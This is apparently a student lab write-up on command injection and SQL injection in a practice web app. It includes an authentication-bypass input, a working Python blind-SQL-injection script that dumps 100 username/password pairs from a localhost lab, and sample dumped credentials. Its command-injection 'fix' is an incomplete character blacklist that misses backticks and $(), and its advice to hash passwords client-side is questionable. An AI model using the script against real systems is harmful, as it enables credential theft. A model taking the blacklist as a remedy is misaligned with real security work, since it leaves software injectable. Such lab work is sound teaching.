Software Vulnerabilities: Exploitation and Mitigation
Lab 9

Artem Kaliahin
artem.kaliahin.001@student.uni.lu

May 2019

Question 1.1 Show how to change the C code to prevent any shell command injection.

```
#include <stdio.h>
#include <unistd.h>
#include <cstring>
#include <cstdlib>

int main(int argc, char **argv) {
  char cat[] = "cat ";
  char *command;
  size_t commandLength;
  commandLength = strlen(cat) + strlen(argv[1]) + 1;
  command = (char *) malloc(commandLength);
  strncpy(command, cat, commandLength);
  strncat(command, argv[1], (commandLength - strlen(
     cat)) );
  int len = strlen(command);
  int i = 0;

  while (i < len) {
    if (command[i] == ';' || command[i] == '&' ||
       command[i] == '|') {
      command[i] = '\0';
      break;
    }
    i++;
  }
  system(command);
  return (0);
```

```
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt & cat second.txt"
Second file!
First file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt ; cat second.txt"
First file!
Second file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt | cat second.txt"
Second file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$
```

Figure 1: Before input sanitizing

```
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ g++ test.cpp
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt & second.txt"
First file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt ; second.txt"
First file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$ ./a.out "first.txt | second.txt"
First file!
(base) Artems-MacBook-Pro:lab09 artemkaliahin$
```

Figure 2: Before input sanitizing

```
}
```

Question 1.2 Where is the injection vulnerability in the code?

The injection vulnerability here is in this line:

```
$result = $conn->query("SELECT * FROM users WHERE
   username = \"$username\"->
AND password = \"$password\"");
```

The problem is that input is not being checked and we can "counterfeit" and modify the query to SQL database by injecting our own input to the username field.

Question 1.3 What input should the attacker give for username and password to bypass the authorisation check of the password?

The attacker should give the username query such as we finish username string with parentheses " and then we give any true statement for SQL to return $result, where number of rows is more than 0, and we comment everything else with double hyphen to skip password check. In fact, this type of query should return the whole table. Eventually, query will look like this:

```
$conn->query("SELECT * from users where username ==
   \"" OR 0 = 0--\" and ->
password == "\$password\"");$
```

And the page looks like this:



Figure 3: Webpage

Question 1.4 You quickly want to know a valid user name. Using the above input structure to bypass the authorization check, try user names from the list of most used user names for ssh brute for attacks below. What is one valid user name?

The only one valid username from the list is "admin":



Figure 4: Admin

Question 1.5 What is the difference on the html page for a successful authentication and for a failed authentication?

The difference is that for successful authentication we see cat image:

Figure 5: Admin

And for a failed authentication there is a GIF:



Figure 6: Admin

Question 1.6 Using this difference, you can know when your SQL query succeeds or not. Build a script/program with the language of your choice to perform a blind SQL attack to dump the 100 rows of the users database (100 pairs username/password). Usernames and passwords consist of ascii characters. If you use the GET method to pass parameters, do not forget to convert special characters (ex: space is %20).

I wrote a script to dump 100 rows of usernames and passwords:

```
#!/usr/bin/env python3
import requests

url = 'http://localhost/lab09/login.php'
chars = 'abcdefghijklmnopqrstuvwxyz0123456789\'\"!@#$
   %^&*()_-=;:~`ABCDEFGHIJKLMNOPQRSTUWXYZ'
keyword = 'cat.JPG'
usernames, passwords = []

#check first 100 rows of usernames
for i in range (1, 101):
    #offset
    j = 1
    is_successful = True
    success_query = ''
    while is_successful:
        is_successful = False
        #loop through ascii characters
        for letter in chars:
            #changing ID, offset and letter
            injection = "?u=\" OR id = " + str(i) + "
               and SUBSTRING(username, " + str(j) + ",
                1) = \'" + letter + "\' -- "
            #get request to the localhost
            req_content = requests.get(url+injection).
               text
            #looking for keyword cat.JPG in response
               from server
            if req_content.find(keyword) != -1:
```

```
                success_query += letter
                is_successful = True
                #incrementing offset
                j += 1
                break
    #appending username to the usernames array after
       exiting the loop
    usernames.append(success_query)


for i in range (1, 101):
    j = 1
    is_successful = True
    success_query = ''
    while is_successful:
        is_successful = False
        for letter in chars:
            injection = "?u=\" OR id = " + str(i) + "
               and SUBSTRING(password, " + str(j) + ",
                1) = \'" + letter + "\' -- "
            req_content = requests.get(url+injection).
               text
            if req_content.find(keyword) != -1:
                success_query += letter
                is_successful = True
                j += 1
                break
    passwords.append(success_query)


#printing
for i in range (0, 100):
    print('id:', i+1, 'username:', usernames[i], '
       password:', passwords[i])
```

After writing it to a file, we have list of usernames and passwords (I included only first 10 users to the report, the full version is available on GitHub:

```
id: 1 username: milobuttery password:
   vagcidjaisrokbeyhujetuj
id: 2 username: fightselfie password:
   iackmomjargepnamjic_
id: 3 username: seducingmille password:
   inwejhofercetkatsyuvjadyeuz=
id: 4 username: alaskadispersal password:
   bydmughanatanyokzycheukvig
id: 5 username: moussierchunch password:
```

```
   recbarnagnudnejkodyiac
id: 6 username: wheelchairpotty password:
   udbiecnanfaj9obvub5
id: 7 username: monthdundee password:
   topvienmiesbeighajkekodyik6
id: 8 username: bulwarkflammable password:
   yiasedceuwohomyoweafki
id: 9 username: captaintanana password: ler
id: 10 username: robandcone password: traxcisi
```

Both files available on github: REFERENCE_CLICK

Question 1.7 Show how you can patch the code to prevent SQL injection.

To patch the code one can use prepared statements and parameterized queries. These are SQL statements that are sent to and parsed by the database server separately from any parameters. This way it is impossible for an attacker to inject malicious SQL.

```
? php [...]
$username = $_REQUEST["u"]; $password = $_REQUEST["p
   "];
$statement = $conn->prepare("SELECT * FROM users WHERE
    username = ? AND password = ?");
$statement->bind_param("ss", $username, $password);
$statement->execute();

if ($statement->fetch()) {
# ok
[...] } else {
# not ok
[...] }
[...] ?>
```

Question 1.8 Is/Are there any other security problem(s) with this website (PHP code / SQL request / information stored in the database / etc.)? If yes, how would you fix it/them?

First of all, passwords are sent in the plaintext from the client to database, hence an attacker can intercept the message and steal the account information. Password has to be hashed on the client side and server should only check hash equivalence, not the password itself.

2nd: server side doesn't check if during the validation both username and password were sent. One can add a validation for both parameters being sent.

Question 1.9 There is a reference to a movie when the authentication does not succeed. Which movie?

Jurassic Park.